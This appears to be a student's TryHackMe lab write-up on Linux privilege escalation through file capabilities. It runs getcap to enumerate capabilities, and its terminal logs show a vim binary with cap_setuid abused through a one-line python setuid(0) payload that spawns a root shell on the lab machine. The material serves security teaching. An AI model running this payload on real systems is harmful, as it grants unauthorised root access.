4 - Capabilities


Capabilities is a method system admins can use to increase the privilege level of a PROCESS or BINARY(TryHackMe). This feature helps managing privileges with more finesse. TryHackMe offers an example: "if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher privilege user."(TryHackMe).

To list the system's enabled capabilities use command: #getcap

Another tip from tryhackme: "When run as an unprivileged user, #getcap -r / will generate a huge amount of errors, so it is good practice to redirect the error messages to /dev/null."

The command is like so: #getcap -r / 2>/dev/null


Please note that neither vim nor its copy has the SUID bit set. This privilege escalation vector is therefore not discoverable when enumerating files looking for SUID.



```
alper@targetsystem:~$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Jun 16 00:43 /usr/bin/vim → /etc/alternatives/vim
alper@targetsystem:~$ ls -l /home/alper/vim
-rwxr-xr-x 1 root root 2906824 Jun 16 02:06 /home/alper/vim
alper@targetsystem:~$ 
```


GTFObins has a good list of binaries that can be leveraged for privilege escalation if we find any set capabilities.

We notice that vim can be used with the following command and payload:




```
alper@targetsystem:~$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

This will launch a root shell as seen below;




```
Erase is control-H (^H).
# id
uid=0(root) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
# 
```




```
alper@targetsystem:~$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```


From here on: I will be conducting the privilege escalation on the machine associated with this lesson.



```
Last login: Thu Apr  4 21:30:20 2024 from [redacted]
$ ls
vim
$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Oct 26  2020 /usr/bin/vim → /etc/alternatives/vim
$ ls -l /home/karen/vim
-rwxr-xr-x 1 root root 2906824 Jun 18  2021 /home/karen/vim
$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
$ whoami
karen
$ 
```



```
Last login: Thu Apr  4 21:30:20 2024 from [redacted]
$ ls
vim
$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Oct 26  2020 /usr/bin/vim → /etc/alternatives/vim
$ ls -l /home/karen/vim
-rwxr-xr-x 1 root root 2906824 Jun 18  2021 /home/karen/vim
$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
$ whoami
karen
$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```



```
Erase is control-H (^H).
# whoami
root
# id
uid=0(root) gid=1001(karen) groups=1001(karen)
# 
```